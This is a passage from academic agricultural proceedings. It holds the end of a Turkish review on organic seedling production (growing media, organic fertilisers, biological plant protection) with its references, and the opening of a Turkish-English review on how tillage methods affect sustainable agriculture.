Fide ortamının kolay, ucuz ve bol bulunabilirliği, besin maddelerince zengin, su tutma kapasitesinin yüksek, havalanmasının ve drenajının iyi, hastalık, zararlı ve yabancı otlardan arı olması gibi hususlara dikkat etmek gerekmektedir [9]. Fide yetiştiriciliğinde ortam olarak son yıllarda başta torf olmak üzere birçok farklı substrat ve/veya bunların karışımları kullanılmaktadır. Bunlar arasında torf, perlit, vermikulit, pomza taşı, zeolit, tuf, Hindistan cevizi lifi, hayvan gübresi, bitki kalıntıları, biyolojik ve organik sanayi atıkları sayılabilir [16]. Farklı yetiştirme ortamlarının etkileri, yetiştirme ortamının içeriğine, oranlarına, ortamın fiziksel ve kimyasal özelliklerine, mahsul türlerine, yetiştirme dönemine ve sulama, gübreleme ve faydalı mikroorganizmaların kullandığı mahsul yönetimine göre değişmektedir [17]. Fide üretiminde yetiştirme ortamı olarak ithal torf kullanılmakta, yine ithal bir materyal olan vermikulit ekimden sonra kapak olarak atılmaktadır. Organik fide yetiştiriciliğinde vermikulit ve torf karışımının fidelerde kuru ve yaş ağırlığı arttırdığı, tarlaya dikimden sonra fidelerde görülen ölüm oranını azalttığı yapılan çalışmalar sonucunda belirtilmesine rağmen, torfun maliyetinin yüksek olması ve gelecekte kullanımına yönelik endişeler nedeniyle alternatif ortamlara gereksinim vardır [18, 19].

Ünal [11] organik ortamların sebze fidesi gelişimine etkisi başlıklı çalışması sonucunda; Fide yetiştirme ortamının fiziksel ve kimyasal özellikleri bitkilerin ihtiyaçları ile uyumlu olmalıdır düşüncesinden hareketle, turba ve besleyici maddeler içeren karışımların yetiştirme ortamı olarak kullanılabileceğini belirtmiştir. Ancak, sınırlı kaynaklar nedeniyle, daha ucuz ve ekolojik, yeni yetiştirme ortamlarının organik fide yetiştiriciliğinde kullanılması için araştırmaların sürdürülmesi gerektiğini bildirmiştir.

Son yıllarda araştırmacılar yenilenebilir ve yerel olarak kolay bulunabilir atıklardan ve/veya yan ürünleri doğrudan ya da kompostlaştırılmış farklı sebze türlerinin fide üretiminde kullanmışlardır. Tüzel et al. (2017) zeytinyağı atıklarında ve Öztekin et al. (2017), gül yağı atıklarında yaptıkları ve farklı kompost oranlarını kullanarak yaptıkları çalışmalarında fide kalitesi üzerine olumlu sonuçlar elde edilmiştir [8].

Sera koşullarında farklı yetiştirme ortamlarının domates, hıyar ve biberde bitki gelişimi ve verimi ile domateste fide kalitesi üzerine etkileri isimli çalışmada; yetişme ortamı olarak hacim üzerinden %62 torf %38 perlitten oluşan karışım II, %29 torf %71 perlitten oluşan karışım I, yalnız perlit, yalnız torf ile 1:1:1 oranında dişli dere kumu, yanmış hayvan gübresi ve killi tınlı topraktan oluşan harç kullanılmıştır. Fidelerde tüm bitkilerde en yüksek çimlenme oranı ve en iyi fide kalitesi %96 ile yalnız torf ile üstü perlit

altı torf olan ortamda gerçekleşmiştir. %50 torf %50 perlit karışımı %94'le ikinci, yalnızca perlit %88'le üçüncü, 1:1:1 oranında toprak, gübre, perlit karışımı %57 ile son sırayı almıştır [20]. Son yıllarda fide ortamının önemli bir ticari sektör haline geldiği gözlenmektedir. Üretilecek bitki tür ve çeşidine bağlı olarak kullanılacak karışım değişmektedir. Bu yüzden üretilecek bitki tür ve çeşidine bağlı olarak uygun karışım, yapılan denemelerle ve araştırmalarla belirlenmelidir.

3.3. Organik Fidede Kullanılan Gübreler

Organik gübre, genellikle doğal olarak oluşan bir işlemin yan ürünü veya son ürünü olarak, doğada düzenli olarak ortaya çıkan gübre olarak kullanılan malzemeleri ifade eder. Organik gübreler, ayrışma sırasında yavaş salınım nedeniyle sürekli besin kaynaklarıdır. Organik tarım, toprak organik maddesini artırarak, hasarlı toprağın doğal verimliliğini eski haline getirebilir ve bu da büyüyen nüfusu beslemek için ürün verimliliğini artıracaktır. Organik gübreler, toprak verimliliği üzerinde uzun vadeli etkileri olan doğal toprak süreçlerini iyileştirmektedir [21, 22].

Organik gübre kullanımı kuşkusuz sadece gıda üretimini artırmakla kalmamakta, aynı zamanda toprağın fiziko-kimyasal özellikleri, nitrojen dönüşümü, makro ve mikro besin alımı ve besin bileşimi üzerindeki olumlu etkilerini de göstermektedir [23, 24].

Organik tarımda kimyasal gübrelerin kullanımı yasak olduğu için, gerek görülür ise kullanımına izin verilen materyallere başvurulabileceği ifade edilmektedir. Bu materyaller kalsiyum ve magnezyum için dolomit; kalsiyum için kalsit, marn; potasyum için mantar kompostu, deniz yosunu, odun külü, zorunlu ise potasyum sülfat gibi maddelerdir. Ayrıca organik tarımda kullanımına izin verilen sıvı gübreler (bakteri, alg veya humik asit içerikli), sıvı hayvan gübresi (şerbet) kullanılabilir [25].

Organik sistemlerde azot, ekim nöbetinde yetiştirilen baklagiller ile karşılanır. Diğer elementler toprak minerallerinin ayrışmasıyla ve yağışla yenilenir. Ancak tüm bu girdilerle kaybolan besin elementlerinin tümünün karşılanması yeterli olamayacağından toprak iyileştiricilerinin kullanımına ihtiyaç vardır. Geleneksel yetiştiricilikte yetiştirilen ürünün ihtiyaç duyduğu toprak besin düzeylerine kısa dönemde suda eriyebilir gübre uygulamalarıyla ulaşılır. Organik tarım toprak verimliliğine uzun bir zaman perspektifinden baktığından yapılan uygulamalardaki besin elementleri yavaş erir formdadır. Ülkemiz şartlarında kullanılacak organik toprak iyileştiriciler kompost, ahır gübreleri, çeşitli tarımsal atıklar (mısır koçanı, ayçiçeği sapı, pirinç kavuzu, vb.) ile kesimhane atıkları (kemik unu, kantozu, vb.) sayılabilir [26].

Organik artıkların dünya genelinde gübre olarak kullanımı geçmiş yüzyıllarda olduğu gibi son yıllarda da giderek yaygınlaşmakta, toprağın kimyasal yapısı ve ürün verimi üzerine potansiyel etkilerini değerlendirmek üzere yapılacak çalışmalara gereksinim duyulmaktadır. Diğer taraftan dünya genelinde birçok çevre kuruluşları sürdürülebilir tarım için organik gübre uygulamasını önermektedir [27]. keçi gübresi ile biyokömür uygulamalarının kıvrıcık salata ve soğan bitkilerinde verim ve verim ögeleri ile

bitki besin elementi içeriğinde genel olarak olumlu etki yarattığı saptanmıştır [22]. Edwards and Burrows [28] vermikompostun tohum çimlenmesini iyileştirdiğini, fide büyümesini ve gelişimini artırdığını ve bitki üretkenliğini önemli ölçüde artırdığını belirtmişlerdir.

Ulus ve ark. [29] Organik ve sentetik gübrelerin organik domates yetiştiriciliğinde toprak verimliliğine etkisi isimli çalışmalarında; melas kökenli organik ve sentetik gübre 200cc/ da dozajında her bir saksıya 500 ml su içerisinde fide şaşırtma aşamasında ve takibinde 3 er hafta aralıkla 3 kez uygulanmıştır. Bu çalışma ile toprağın verimliliği açısından organik gübrenin sentetik gübreye göre daha faydalı olduğu sonucuna varmışlardır.

3.4. Organik Fidede Bitki Koruma

Tarımsal üretimde bitki koruma yöntemlerinden biri olan kimyasal mücadelenin insana ve çevreye olan olumsuz etkileri nedeniyle, biyolojik mücadele her geçen gün daha fazla önem kazanmaktadır. Tarımda sentetik pestisit uygulamalarının azaltılması istenmektedir. Bu amacı gerçekleştirme yollarından biri ve en umut verici olanı, hastalık kontrolü için biyolojik kontrol ajanlarına dayalı yeni tekniklerin kullanımı ve buna bağlı olarak kimyasalların çevreye zararlı etkileri minimum düzeye indirmektir. Biyolojik kontrol ajanı (BKA), patojeni baskılayan bir organizma olarak tanımlanabilir. Bitkiler için biyolojik kontrol, çeşitli etkileşimlerin sonucunda bitki lehine gelişen pozitif bir durum olarak kabul edilir [30]. Son yıllarda mikrobiyolojik etmenler olan biyolojik gübreler, bitki uyarıcılar ve biyolojik pestisidler bitkinin gerek duyduğu besin maddelerini karşılayacak olan kaynaklar olarak düşünülmektedir [31].

Günümüzde birçok BKA ticari ürün olarak ruhsatlandırılmış ve tarımda kullanılmaktadır. Bu BKA içinde Trichoderma'larda önemli bir yer tutmaktadır. Genelde biyolojik savaş ajanları özellikle de Trichoderma'lar üzerine günümüzde çok sayıda çalışmalar yürütülmektedir. Yine çok sayıda ticari preparatlar geliştirilerek tarımın hizmetine sunulmaktadır [32]. Deniz yosunu özleri, bitki koruma ve bitki büyümesini teşvik için tohum işleme, yaprak spreyi ve toprak uygulaması gibi farklı şekillerde kullanılır. Deniz yosunu özü, biyolojik olarak parçalanabilir, toksik olmayan ve çevre dostu özelliği nedeniyle kimyasal gübreden daha faydalıdır. Bunlar, organik tarımda, son yıllarda deniz yosunu özlerinin kullanılmasının en önemli nedenleridir. Deniz yosunları, bitki büyümesini, fide büyümesini, hem kök kıllarını hem de ikincil kök gelişimini artırmak için tarımsal ürünleri etkiler. Aynı zamanda besin katkılarını, meyve oluşumunu, zararlılara ve hastalıklara karşı direnç özelliklerini geliştirebilir, stres yönetimini iyileştirebilir (kuraklık, tuzluluk ve sıcaklık) [33]. Bunun yanı sıra ülkemizde organik tarımda sarımsak, sütleğen, arapsabunu gibi organik ilaçlar üreticiler tarafından yapılarak kullanılmaktadır. Ancak bunların çevreye etkisi bilinmemektedir. Bazı ruhsatlı ürünler mevcuttur. Ruhsat alan ürünlerin etkisi, etki süresi gibi kullanım şekli, çevreye etkisi çoğunlukla bilinmekte ve buna göre güvenli bir şekilde kullanılabilir [34].

Bazı tıbbi ve aromatik bitkilerden elde edilen azadirachtin, nikotin, pyrethrum, rotenone, allethrin, sabadilla ve ryania gibi bitkisel kökenli ilaçlar ile Pyrethrum, Artemisia, Mentha, Thymus, Salvia, Origanum, Ocimum, Urtica, Melissa türlerinden elde edilen uçucu yağ ve ekstraktlar organik tarımda zararlılara karşı mücadele amaçlı kullanılabilir. Yabancı ot kontrolünde de tıbbi ve aromatik bitkilerin ürettiği sekonder metabolitlerin allelopatik etkilerinden faydalanılabilir. Bununla birlikte, günümüzde, bu sekonder bileşiklerin repellent (itici), deterrent (yumurtlamayı önleyici) ve antifeedant (yemeyi engelleyici) özellikleri organik tarım açısından avantaj olarak görülmektedir [35].

4. SONUÇ

Sonuç olarak; Organik Tarımın Esasları ve Uygulamasına İlişkin Yönetmelik, kapsamında; fidenin mutlaka organik koşullara uygun olarak sertifikalı üretilme zorunluluğunun olduğu anlaşılmaktadır. Bunun yanı sıra çok az fide kuruluşu organik fide üretimi yapmaktadır. Çünkü fide kuruluşunun organik fide üretimine ayrı bir sera tahsis etmesi gerekmektedir ve organik fideye olan talep, özel sektörün sera tahsis ederek üreteceği organik fide sayısı kadar olmamaktadır. Bu durum karşısında organik üretici kendi fidesini üretmek durumunda kalabilmektedir. Organik üretici üretim sırasında; Organik fide yetiştirilecek viyol gözünü biraz daha geniş tercih edebilir. Organik fide ortamı olarak, kendi bölgesine mevcut organik atıkları da kullanarak ön denemelerle kendi çalıştığı tür ve çeşitlere has organik fide yetiştirme ortamını belirleyebilir. Organik gübreleme ve bitki koruma anlamında yine önerilen pek çok organik gübreden ve biyolojik kontrol ajanlarından, tıbbi aromatik bitkiler v.b gibi alternatiflerden, kendi yetiştiricilik yaptığı bölgenin koşullarını ve imkanlarını da hesaba katarak, ön denemelerle kendisine uygun yetiştirme koşullarını belirleyebilir.

5. KAYNAKLAR

- [1] E. Tan. Organik Fide Üretimine Uygun Yetiştirme Ortamlarının Belirlenmesi. Ege Üniversitesi Fen Bilimleri Enstitüsü (Yüksek Lisans Tezi). s. 107, 2014.
- [2] U. Aksoy ve İ. Duman. Organik Bahçe Bitkileri Yetiştiriciliği, Bahçe Tarımı-I, T.C. Anadolu Üniversitesi, Yayın No: 2372, Açık Öğretim Fakültesi Yayın No.: 1369, s: 209-230, 2011.
- [3] Anonim. Tarım ve Orman Bakanlığı, 2019. <https://www.tarimorman.gov.tr/Konular/Bitkisel-Uretim/Organik-Tarim/Istatistikler>
- [4] U. Aksoy, Y. Yüzel, A. Altındişli, H. Z. Can, E. Onoğur, D. Anaç, B. Okur ve M. Çiçekli. Organik (=Ekolojik, Biyolojik) Tarım Uygulamaları. VI. Türkiye Ziraat Mühendisliği, Teknik Kong. s: 291-314, 3-7 Ocak, 2005, Ankara.
- [5] İ. Duman. Organik Sebze Yetiştiriciliği, Organik Tarım, Güncellenmiş 2. Baskı, s: 163-184, Ankara, 2012.
- [6] Anonim. Organik Tarımın Esasları ve Uygulamasına İlişkin Yönetmelik, 18.08.2010, sayı: 27676.
- [7] İ. Duman. Organik fide yetiştiriciliği. TÜRKTOB, Türkiye Tohumcular birliği Dergisi,, cilt.4, ss.9-11, 2015.
- [8] M.C. Malkoçlu. Organik Sebze Fidesi Üretiminde Kullanılan Yetiştirme Ortamı Ve Kök Bakterilerinin Fide Gelişimi Ve Serada Bitki Yetiştiriciliği Üzerine Etkileri. Ege Üniversitesi Fen Bilimleri Enstitüsü (Yüksek Lisans Tezi) s.225, 2018.

- [9] H. Özer. Organik Domates Yetiştiriciliği. Uluslararası Tarım ve Yaban Hayatı Bilimleri Dergisi (UTYHBD), 2016, 2(1): 43 – 53.
- [10] S. Uzun. Serada domates ve patlıcan yetiştiriciliğinde bazı büyüme ve verim parametreleri ile sıcaklık ve ışık arasındaki ilişkiler,6. Ulusal Seracılık Sempozyumu. 5-7 Eylül 2001, Fethiye-Muğla.
- [11] M. Ünal. Effect Of Organic Media On Growth Of Vegetable Seedlings. Pak. J. Agri. Sci., Vol. 50(3), 517-522, 2013.
- [12] Y. Tüzel, A. Gül, H.Y. Daşgan, G.B. Öztekin, S. Engindemiz ve H.F. Boyacı, Örtüaltı yetiştiriciliğinde değişimler ve yeni arayışlar. Türkiye Ziraat Mühendisliği VIII. Teknik kongresi, Bildiriler Kitabı-I, 685-709, 12-16 Ocak, Ankara, 2015.
- [13] N. Özbay, M. Ergün, and A. Çakır, Serada Organik Sebze Fidesi Üretimi. Doğu Karadeniz II. Organik Tarım Kongresi (6-9 Ekim 2015, Rize/Pazar).
- [14] H.Ş. Sarıbaş, A.K. Saka, H. Özer, ve S. Uzun, Organik hıyar fidesi yetiştiriciliğinde gölgelemenin fide kalitesine etkisi. Akademik Ziraat Dergisi Cilt:6 Özel Sayı:35-40, 2017.
- [15] H. Abdelrahman, F.G. Ceglie, F.G. Erriquens, V. Verrastro, C.M. Rivera and F. Tittarelli, Compost Based Growing Media for Organic Melon Seedlings Production. Acta Horticulturae 933(933):99-106, 2012.
- [16] M. Raviv, R. Wallach, A. Silber, and A. Bar-Tal, Substrates and their analysis. FAO, Chapter 2. 70-81pp, 2002.
- [17] Y. Tüzel, G. Öztekin, H. Tüzel, ve H. Duyar, Growing Media in Organic Seedling Production. Ege Üniv. Ziraat Fak. Derg.,2020, 57 (4): 603-610.
- [18] E. Namal. Fide Yetiştiriciliğinde Kullanılan Farklı Ortamların Bazı Fizikokimyasal Özellikleri İle Domates Fide Kalite Parametrelerindeki Değişimlerin Belirlenmesi. Akdeniz Üniversitesi Fen Bilimleri Enstitüsü (Yüksek Lisans Tezi). s. 51, 2019.
- [19] L. Atmaca. Fide Yetiştirme Ortamı Olarak Vermikompost Kullanımının Etkileri. Ege Üniversitesi Fen Bilimleri Enstitüsü (Yüksek Lisans Tezi). s. 102, 2012.
- [20] M. Çelebi. Effects of Different Growing Media on The Yield in Tomato, Cucumber and Pepper, and on Seedling in Tomato. JOTAF/ Journal of Tekirdag Agricultural Faculty, 2019, 16(2). p. 112-120.
- [21] R.P. Singh. Organic Fertilizers: Types, Production And Environmental Impact. Agriculture Issues And Policies. Nova Science Publishers, Inc. New York S.290, 2012.
- [22] M.M. Mounirou. Biyokömür Ve Organik Gübre Uygulamalarının Kıvırcık Salata (*Lactuca Sativa* L. Var. *Crispa*) Ve Soğan (*Allium Cepa* L.) Bitkilerinin Gelişimi Ve Kimyasal Gübreden Yararlanma Oranına Etkileri. Ankara Üniversitesi Fen Bilimleri Enstitüsü (Doktora Tezi). s.187, 2019.
- [23] Y. Aygün, ve M. Acar, Organik Gübreler ve Önemi. Karadeniz Tarımsal Araştırma Enstitüsü, Samsun, 2019.
https://www.researchgate.net/publication/330598198_ORGANIK_GUBRELER_ve_ONEMI
- [24] T. Vaithyanathan, ve P. Sundaramoorthy, Impact of Organic Manure and Inorganic Fertilizers on Seed Germination of Green Gram (*Vigna radiata* L.). World Scientific News 35 (2016) 111-122.
- [25] B. Çivit. Bazı Doğal Maddelerin (Gıdya, Zeolit ve Leonardit) Marulda (*Lactuca sativa* L. Var. *longifolia*) Verim ve Büyüme Üzerine Etkisi. Kahramanmaraş Sütçü İmam Üniversitesi Fen Bilimleri Enstitüsü (Yüksek Lisans Tezi). s. 38, 2010.
- [26] S. Soyergin. Organik Tarımda Toprak Verimliliğinin Korunması, Gübreler ve Organik Toprak İyileştiricileri. Atatürk Bahçe Kültürleri Merkez Araştırma Enstitüsü, Yalova, 2003.
- [27] H. Eleroğlu, ve K. Korkmaz, Farklı Organik Gübrelerin Tohumluk Patates (*Solanum tuberosum* L.) Çeşitlerinde Verim ve Kalite Üzerine Etkileri. Türk Tarım – Gıda Bilim ve Teknoloji Dergisi, 4(7): 566-578, 2016.

- [28] C.A. Edwards and I. Burrows, The Potential of Earthworms Composts as Plant Growth Media. In Edward, C.A. and E.F. Neuhauser (Eds.), Earthworms in Waste and Environmental Management. SPB Academic Publishing, The Hague, The Netherlands; ISBN 90-5103-017-7, 21-32, 1988.
- [29] F. Ulusu, ve E. Yavuzaslanoğlu, Effect of organic and syntetic fertilizers on soil productivity in organic tomatoes production. Anatolian Journal of Botany 1(2): 45-48, 2017.
- [30] G. İmriz. Bitki Patojenlerinin Biyolojik Kontrolü Ve Etki Mekanizmaları, 2019. https://www.researchgate.net/publication/339600112_Bitki_Patojenlerinin_Biyolojik_Kontrolu_Ve_Etki_Mekanizmaları
- [31] Ç. Küçük, ve İ. Güler, Bitki Gelişimini Teşvik Eden Bazı Biyokontrol Mikroorganizmalar. Elektronik Mikrobiyoloji Dergisi TR. Cilt: 07 Sayı: 1 Sayfa: 30-42, 2009.
- [32] M.H. Aydın. Bitki Fungal Hastalıklarıyla Biyolojik Savaşta Trichoderma'lar. Türkiye Tarımsal Araştırmalar Dergisi. Turk J Agric Res (2015) 2: 135-148.
- [33] A. Mukherjee, ve J.S. Patel, Seaweed extract: biostimulator of plant defense and plant productivity. International Journal Of Environmental Science And Technology. V:17 (1), p.553-558, 2020.
- [34] M. Altındeğer, ve B. Hekimoğlu, Organik Tarım ve Bitki Koruma Açısından Organik Tarımda Kullanılacak Yöntemler. T.C. Samsun Valiliği Gıda Tarım ve Hayvancılık İl Müdürlüğü Yayınları. s. 203, 2006.
- [35] A. Özcan, M.İ. Çatal, Y. Şavşatlı, ve F. Seyis, Tıbbi Ve Aromatik Bitkilerin Bitki Koruma Amacıyla Organik Tarımda Değerlendirme İmkanları. Doğu Karadeniz II. Organik Tarım Kongresi 6-9 Ekim 2015, Pazar/Rize

DERLEME: FARKLI TOPRAK İŞLEME YÖNTEMLERİNİN SÜRDÜRÜLEBİLİR TARIMA ETKİLERİ

M. Reşat Sümer

*Adnan Menderes Üniversitesi, Ziraat Fakültesi, Toprak Bilimi ve Bitki Besleme Bölümü,
TURKEY*

mrsumer@adu.edu.tr

ORCID: 0000-0002-2391-3318

ÖZET

Dünya nüfusunun hızla artmasıyla tarımsal üretim ve bununla beraber tüketim miktarı ve hızı da artmaktadır. Dünya yüzeyinin karalarla kaplı kısmının ortalama %37 sine tekabül eden 5 milyar hektar tarım arazileri oluşturmaktadır ve bunun %33'ü orta ve yüksek seviyelerde bozuluma uğramış durumdadır. Bununla beraber nüfus, son 100 yılda 5 kat artarak 7.5 milyara ulaşmıştır. Bu süreç içerisinde kişi başı gıda tüketimi yaklaşık 3 kat artmıştır. Bütün bu veriler ışığında elimizdeki sınırlı kaynaklarla artan nüfusun tarımsal gıda ihtiyaçlarını karşılamak günden güne daha güç bir hal almıştır. Yıllar içerisinde artan yoğun toprak işleme uygulamaları tarımsal üretimin en önemli tehditlerin başında yer alan toprağın üretkenlik fonksiyonlarının günden güne azalmasına, diğer bir ifadeyle bozulmasına neden olmaktadır. Yoğun toprak işlemeyle beraber kısa vadede bitki üretimi hızlandırılabilirken, toprağın kalitesini etkileyen en önemli özelliklerinden olan toprak strüktürü ya da yapısı uzun vadede olumsuz anlamda etkilenmektedir ve bitki besin maddeleri topraklardan uzaklaşmasına sebep olmaktadır. Bununla beraber toprağın diğer fiziksel, kimyasal ve biyolojik özelliklerine olan etkisi de sürdürülebilir toprak kalitesinin önünü kesmektedir. Toprağın en önemli unsurlarından bir tanesi olan toprak organik maddesi, toprak kalitesinde ve tarımsal sürdürülebilirlikte çok önemli anahtar bir rol üstlenmektedir. Yoğun toprak işleme uygulamaları, organik maddenin ayrışmasına ve bu yüzden toprak organik madde içeriğinin azalmasına ve toprakların bozulmasına sebep olmaktadır. Dünya'da son zamanlara çevre bilincinin ve sürdürülebilirlik kavramının gelişmesiyle beraber, genel anlamda korumalı tarıma yani toprak işlemeyi azaltan veya ortadan kaldıran çalışmalara yoğunluk verilmiştir. Elimizdeki sınırlı toprak varlığının bilinci ve bozulan toprak değerlerinin önümüzdeki zaman zarfında kısa vadede geriye

dönüşümünün ne kadar zor olacağını farkına varılması, gerekli tarımsal önlemlerin alınması ve elimizdeki potansiyel tarım arazilerini en iyi şekilde değerlendirilmesi, toprakların verim kapasitesini ve sürdürülebilirliğini sağlanması açısından çok önemlidir. Bu araştırmanın amacı; farklı toprak işleme uygulamalarının sürdürülebilir tarım üzerine olan etkilerine ilişkin bir bilgi sunmaktır.

Anahtar Kelimeler: Sürdürülebilir Tarım, Toprak İşleme, Toprak Organik Maddesi

THE EFFECTS OF DIFFERENT TILLAGE METHODS ON SUSTAINABLE AGRICULTURE

ABSTRACT

The rapid increase in the world population causes an increase in agricultural production and consequently the amount and speed of consumption. On average, 37% of the land-covered part of the Earth's surface consists of 5 billion hectares of agricultural land, and 33% of this is in medium and high levels of degradation. However, the population has increased 5 times in the last 100 years and reached 7.5 billion. During this period, the food consumption increased approximately 3 times per capita. According to all these data, it has become more difficult to meet the agricultural food needs of the growing population with these limited resources. The intensive cultivation practices, which have increased over the years, are one of the greatest threats to agricultural production, affecting the productivity functions of the soil from day to day. In other words, it causes soil degradation. While plant production can be accelerated in short terms with intensive tillage, the soil structure, which is one of the most important soil physical quality parameters, is being negatively affected in long terms which causes plant nutrient loss in soils. In addition, intensive tillage also affects other soil physical, chemical and biological properties which hinder the sustainable soil quality. The presence of soil organic matter, one of the most important elements of soil, plays a very important key role in soil quality and contributes for agricultural sustainability. Intensive tillage practices lead to organic matter decomposition and thus a decrease in the level of organic matter level which causes soil degradation. The development of environmental awareness and the concept of agricultural sustainability has led to the idea of conservation tillage in the world by the way. The awareness of the limited availability of agricultural land and how difficult it could be to restore degraded soils in short terms is important for taking the necessary agricultural measures for optimum agricultural land use. This is very important in terms of ensuring the sustainability of soils and

for optimum yield capacity. The purpose of this review is to present a knowledge of the effects of different soil cultivation practices for sustainable agriculture.

Keywords: *Sustainable Agriculture, Tillage, Soil Organic Matter*

1. Soil protection and sustainable land use

Soils are part of the enlivens uppermost crust of the mainland [1]. The soil fulfills a number of vital functions for humans and the environment [2] and is not a renewable resource. In the last few decades there have been increasing questions of soil protection or of soil health, the effects on the environment (carbon dioxide pollution in the atmosphere through humus degradation) and the economy are the focus of the considerations. In order to reduce the increase in CO₂ concentration in the atmosphere, is occasionally suggested to remove carbon in the no-till cultivation to store soil in the form of higher humus contents [3]. The soil plays an important role in the global carbon cycle. Therefore, soil carbon storage is important for mitigating global climate change [4]. Conservative tillage reduces soil disturbance, protects the soil and the water balance and sequesters the organic carbon content, which at the same time also lowers the costs of agricultural production. The organic carbon content indirectly improves the chemical and physical conditions of the soils by increasing the cation exchange capacity, improving the aggregate stability and increasing water retention and soil aeration [5]. Humans have used or cultivated the soil at all times in order to increase its yield. The soil was increasingly damaged and destroyed by settlement, intensive agricultural production, the extraction of raw materials, landfilling of pollutants and traffic. Due to these causes and the increasing need for food, the preservation, protection and fertility of the soil are of great importance to humans. Furthermore, humans also have a responsibility for their environment and for future generations [6]. Important methods to improve soil fertility while improving carbon sequestration are: organic residue management, mulch farming and crop rotation. The adaptation of tillage is of particular importance for the carbon status in the soil because it affects carbon dynamics directly and indirectly [7]. Soil-conserving cultivation systems for arable crops were originally developed in arid areas, primarily to protect the soil from erosion and drying out, but also to reduce ordering work and costs [8]. For decades, the focus of scientific investigations and also the discussion in practice has been on maintaining soil fertility [9]. Soil fertility is understood as the natural and sustainable ability of the soil to serve the plants as a habitat and to produce high-quality plant yields for many years [1] [10].

Since the rather inconspicuous loss of the soil's fertility-determining properties cannot be recorded monocausal, the complex interplay between characteristics of soil chemistry, soil physics and soil biology must be considered [11]. Soil quality consists of three essential aspects of physical, chemical and biological quality and has an impact on the soil physical processes in the soil, such as water

movement and aeration as well as on chemical and biological processes [12]. In addition to the visible signs of loss of soil fertility, such as soil erosion by water and wind or capping and encrustation of the arable surface, the less visible problems that result from humus depletion and soil damage compaction should be mentioned. This deterioration in soil fertility, often referred to as "secretly" degradation, has further negative consequences for the soil, such as limited water infiltration and root penetration as well as drinking water hazard and eutrophication of surface waters (primarily due to the displacement of nitrate, phosphate and pesticides) [13]. Conservative tillage and its most common form of "no-tillage" was developed to reduce soil erosion and evaporation - by keeping the mulch on the soil surface - so that the soil water is stored, especially in arid or semi-arid areas [14].

With the Federal Soil Protection Act [15], which came into force in 1998, Germany was the third member state after the Netherlands and Italy to pass an independent Soil Protection Act [16]. A special feature of this law is the independent paragraph, which deals exclusively with the "principles of good professional practice in agriculture" (§17). The precautionary aspects mentioned below show that there are already very important requirements for the protection of the soil in agricultural use. Accordingly, the user has to manage in such a way that:

- the soil cultivation has to be carried out in accordance with the location, taking into account the weather,
- the soil structure is maintained or improved,
- soil compaction, in particular by taking into account the type of soil, soil moisture and the soil pressure caused by the equipment used for agricultural land use, are avoided as far as possible,
- soil erosion through site-appropriate use, in particular by taking into account the slope, the water and wind conditions and the soil cover, should be avoided as far as possible,
- the natural structural elements of the field, in particular hedges, field trees, field edges and field terraces, which are necessary to protect the soil, are preserved,
- the biological activity of the soil is maintained or promoted through appropriate crop rotation and the site-typical humus content of the soil, in particular through a sufficient supply of organic matter or by reducing the intensity of cultivation (BBODSCHG; §17).

The goal of sustainable agricultural land use is to promote and improve the site-specific productivity of the soil while avoiding undesirable side effects [17].

2. The influence of soil cultivation and the location factors on soil physicochemical and plant cultivation parameters

Different tillage systems trigger differentiated effects in the soil, which lead to short-term or long-term changes in the soil condition. The size of the company and the inter-company use of

machines and equipment have been growing over the last few decades. The soils, which have a low level of organic matter in particular and are therefore poorly structured, are also susceptible to wind erosion due to excessive tillage [18]. Tillage with a plow (conventional tillage) not only loosens the soil, but also turns the soil, usually up to a depth of 30 cm. This creates a so-called arable top. This condition leads to the impairment of the penetration of the roots into the soil depth which prevents water uptake, especially until the end of the vegetation period, when there is little precipitation and high evapotranspiration conditions [19]. Through the cultivation or processing and turning, organic residues and weeds are worked deep into the soil, which leads to a mobilization of nutrients and increase carbon losses on arable land [20]. The clean soil surface offers the sowing technology optimal and undisturbed conditions [21]. In addition to these advantages, there are also disadvantages for the soil after plowing. First and foremost is the increased risk of soil erosion and capping on the unprotected surface after harvest, as a result of which a large amount of nutrients is eroded from the field. The surfaces of the plowed soils are defenseless from the beginning of the seedbed preparation to the harvest and are of wind and water erosion endangered by the impacting drops of water destroy soil aggregates. The numerous available results from international research prove that the continued use of the plow for tillage favors soil degradation through erosion [22]. A long-term differentiated tillage study shows that with conventional cultivation in the period of 11 test years an average of $16.2 \text{ t ha}^{-1} \text{ year}^{-1}$, with mulch sowing $4.2 \text{ t ha}^{-1} \text{ year}^{-1}$ and with direct sowing $2.2 \text{ t ha}^{-1} \text{ year}^{-1}$ soil erosion [23]. In addition, the soil structure can be severely impaired as a result of soil compaction [24]. According to a study by [25] in Spain it is pointed out that in a long-term field test on loamy soil substrates, the use of mulch materials led to an improvement in the physical and chemical properties of the soil. The mulch material on the arable land reduces the water runoff from the soil surface and minimizes the risk of erosion, especially in areas where the humus content is very low [25]. The heavy load of the heavy agricultural machinery destroys the soil aggregates and the compaction over time can form the compaction horizon below the topsoil. As a result of high load, the pore system in the soil is often reduced to such an extent that processes taking place in the soil can be temporarily or permanently disturbed. Traditional tillage systems initially increase the macropore content of the soil, but over time they reduce the pore continuity [26]. As a rule, this means a deterioration in the supply of air and water for a plant stand and leads to a permanent impairment of productivity and yield security [27]. According to a controlled traffic farming trial experiment, the long-term consequences of conventional land management with repeated chassis effects in the first following year show a greatly reduced proportion of coarse pores and increased strength below the working depth, which lead to disturbances in root growth, reduced nutrient uptake and a decrease in plant yield [28]. A study by [29] in England and Wales showed that the proportion of areas with low organic matter in soils rose from 35% to 42% between 1980 and 1995, which was due to changes in soil management.

Conservative tillage is the reduction of the basic tillage intensity according to the type, frequency and depth of the mechanical intervention as well as leaving the plant residues close to or on the surface [30]. The use of conservation tillage has increased significantly worldwide. No-till has grown from 6 to 47 million hectares worldwide in the last 10 years. The USA was the pioneer and is still a leader in conservation tillage today [31]. Modern no-till techniques are used on over 100 million hectares of land worldwide. Despite the proven advantages, reduced tillage is only practiced on 25% of the agricultural area in Germany; No-till is not used [32].

Conservative tillage takes place in varying degrees of intensity with non-turning devices, such as cultivators and disc harrows. The soil structure remains almost undisturbed, i.e., it is only loosened and plant residues, also known as “mulch material”, are left near the surface. In contrast to conventional tillage, the lower intensity of tillage leads to an increase in storage density in the less loosened areas of the crumb. No-till can lead to over-compaction of the soil, which has negative effects on the soil structure and on the yield [33]. [34] also reports on higher storage densities and penetration resistances on a sandy substrate after conservation tillage; he observed the greatest increase at a depth of 20 cm. On the other hand, this sandy location showed increased conductivity values in 5-30 cm after 6 years of different management, as the porosity and pore continuity were improved. In addition to the low intensity of soil cultivation, the enriched mulch material on the surface contributes to the promotion of soil organism activity, which causes a relatively higher accumulation of humus. Areas with 